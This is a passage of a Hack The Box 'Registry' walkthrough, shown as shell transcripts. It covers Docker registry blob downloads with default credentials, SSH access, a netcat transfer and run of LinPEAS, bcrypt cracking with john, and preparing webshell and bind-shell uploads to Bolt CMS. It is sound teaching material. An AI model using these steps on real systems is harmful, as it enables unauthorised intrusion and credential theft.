
Based on the first blob I downloaded, it looks like the "GkOcz221Ftb3ugog" is a password for an SSH Key. However, I don’t have the id_rsa, which is needed from this line.
root in boxes/Registry/docker ❯ wget --no-check-certificate --http-user=admin --http-password=admin https://docker.registry.htb/v2/bolt-image/blobs/sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f791 --2020-04-04 09:03:19-- https://docker.registry.htb/v2/bolt-image/blobs/sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f791 Resolving docker.registry.htb (docker.registry.htb)... 10.10.10.159 Connecting to docker.registry.htb (docker.registry.htb)|10.10.10.159|:443... connected. WARNING: The certificate of ‘docker.registry.htb’ is not trusted. WARNING: The certificate of ‘docker.registry.htb’ doesn't have a known issuer. HTTP request sent, awaiting response... 401 Unauthorized Authentication selected: Basic realm="Registry" Reusing existing connection to docker.registry.htb:443. HTTP request sent, awaiting response... 200 OK Length: 104569678 (100M) [application/octet-stream] Saving to: ‘sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f791’
sha256:2931a8b44e495489fdbe2bccd7232e99b182034 100%[===================================================================================================>] 99.72M 752KB/s in 2m 56s
root in htb/boxes/Registry ❯ ssh -v -i id_rsa bolt@registry.htb OpenSSH_8.1p1 Debian-1, OpenSSL 1.1.1d 10 Sep 2019 debug1: Reading configuration data /etc/ssh/ssh_config debug1: /etc/ssh/ssh_config line 19: Applying options for * debug1: Connecting to registry.htb [10.10.10.159] port 22. debug1: Connection established. debug1: identity file id_rsa type 0 debug1: identity file id_rsa-cert type -1 debug1: Local version string SSH-2.0-OpenSSH_8.1p1 Debian-1 debug1: Remote protocol version 2.0, remote software version OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 debug1: match: OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002 debug1: Authenticating to registry.htb:22 as 'bolt' debug1: SSH2_MSG_KEXINIT sent debug1: SSH2_MSG_KEXINIT received debug1: kex: algorithm: curve25519-sha256 debug1: kex: host key algorithm: ecdsa-sha2-nistp256 debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none debug1: expecting SSH2_MSG_KEX_ECDH_REPLY debug1: Server host key: ecdsa-sha2-nistp256 SHA256:G1J5ek/T6KuCCT7Xp2IN1LUslRt24mhmhKUo/kWWVrs debug1: Host 'registry.htb' is known and matches the ECDSA host key. debug1: Found key in /root/.ssh/known_hosts:5 debug1: rekey out after 134217728 blocks debug1: SSH2_MSG_NEWKEYS sent debug1: expecting SSH2_MSG_NEWKEYS debug1: SSH2_MSG_NEWKEYS received debug1: rekey in after 134217728 blocks debug1: Will attempt key: id_rsa RSA SHA256:XYmIvRC1pWwn6TnuAismBkezuFTeVa0viiqKVkR36w4 explicit debug1: SSH2_MSG_EXT_INFO received debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,rsa-sha2-256,rsa-sha2-512,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521> debug1: SSH2_MSG_SERVICE_ACCEPT received debug1: Authentications that can continue: publickey,password debug1: Next authentication method: publickey debug1: Offering public key: id_rsa RSA SHA256:XYmIvRC1pWwn6TnuAismBkezuFTeVa0viiqKVkR36w4 explicit debug1: Server accepts key: id_rsa RSA SHA256:XYmIvRC1pWwn6TnuAismBkezuFTeVa0viiqKVkR36w4 explicit Enter passphrase for key 'id_rsa': debug1: Authentication succeeded (publickey). Authenticated to registry.htb ([10.10.10.159]:22). debug1: channel 0: new [client-session] debug1: Requesting no-more-sessions@openssh.com debug1: Entering interactive session. debug1: pledge: network debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0 debug1: Sending environment. debug1: Sending env LANG = en_US.utf8 Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
System information as of Sat Apr 4 01:14:31 UTC 2020
System load: 0.0 Users logged in: 1 Usage of /: 5.7% of 61.80GB IP address for eth0: 10.10.10.159 Memory usage: 39% IP address for br-1bad9bd75d17: 172.18.0.1 Swap usage: 0% IP address for docker0: 172.17.0.1 Processes: 163 Last login: Sat Apr 4 00:57:04 2020 from 10.10.15.8 bolt@bolt:~$ whoami & hostname [1] 6324 bolt bolt bolt@bolt:~$
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
System information as of Sat Apr 4 01:14:31 UTC 2020
System load: 0.0 Users logged in: 1 Usage of /: 5.7% of 61.80GB IP address for eth0: 10.10.10.159 Memory usage: 39% IP address for br-1bad9bd75d17: 172.18.0.1 Swap usage: 0% IP address for docker0: 172.17.0.1 Processes: 163 Last login: Sat Apr 4 00:57:04 2020 from 10.10.15.8 bolt@bolt:~$ whoami & hostname [1] 6324 bolt bolt bolt@bolt:~$ ls user.txt [1]+ Done whoami bolt@bolt:~$ cat user.txt ytc0y[-----------------------]3ywzi bolt@bolt:~$
Exploitation
It’s time to do enumeration again on the bolt user shell. I tried LinPEAS to enumerate the shell, and then I found out that a CMS was installed on the machine: "Bolt CMS".
wget and curl were not working, so I used netcat to transfer the linpeash.sh.
1 2 3 4 5 6 7 8 9 10 11 12 13 14
# bash
# on my registry machine (the receiver) bolt@bolt:/tmp$ nc -l -p 1234 > linpeas.sh
# and on my kali linux machine (the sender) root in boxes/Registry/docker ❯ nc -w 3 10.10.10.159 1234 < linpeas.sh
# run linpeas on registry bolt@bolt:/tmp$ chmod +x linpeas.sh bolt@bolt:/tmp$ bash linpeas.sh
Registry Basic Information
1 2 3 4 5 6 7 8 9 10 11
# bash
====================================( Basic information )===================================== OS: Linux version 4.15.0-65-generic (buildd@lgw01-amd64-006) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #74-Ubuntu SMP Tue Sep 1717:06:04 UTC 2019 User & Groups: uid=1001(bolt) gid=1001(bolt) groups=1001(bolt) Hostname: bolt Writable folder: /dev/shm [+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h) [+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h) [+] nmap is available for network discover & port scanning, you should use it yourself
BOLT CMS WEBSITE

Going deep of recon I see db.sqlite which contains a password hash, and installed CMS Website at /var/www/html directory.
root in htb/boxes/Registry via 🐘 v7.3.15 ❯ john bolt-hash --wordlist=/usr/share/wordlists/rockyou.txt Using default input encoding: UTF-8 Loaded 1password hash (bcrypt [Blowfish 32/64 X3]) Cost 1 (iteration count) is 1024 for all loaded hashes Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status strawberry (admin) 1g 0:00:00:05 DONE (2020-04-0506:54) 0.1996g/s 71.85p/s 71.85c/s 71.85C/s strawberry..brianna Use the "--show" option to display all of the cracked passwords reliably Session completed
root in htb/boxes/Registry via 🐘 v7.3.15 took 9s ❯
after only 9 seconds i get the password strawberry and login this into Bolt CMS

BOLT CMS LOGIN PAGE

After login it display the dashboard which has a lot of stuffs.
BOLT CMS DASHBOARD PAGE
I search on the bolt cms exploit and I found this article it is the same version on the bolt cms installed on the registry machine.
I tried to follow the exploitation but it doesn’t work. Also this part was really hard because theres a cron job inside that will erase everything you modified to I need to be fast as much.

So this is the default Config.yml in Bolt CMS Configuration where you can edit accept_file_types.


In the configuration file i’ll put php, and py extensions so I can upload my webshells. Why I need to upload 2 different file ? PHP Reverse Shell is not working so I search for other webshell that I can execute and get remote inside on the webserver.
Until i found out that I can use Bind Shell go gain remote shell. So I created my simple bind shell with python. this is similar to this one
save it ! then I used p0wnyShell so I can run the bind shell (shell.py) and connect it with my Kali Linux so. after done setting up I’ uploaded it into File Management inside the Bolt CMS.
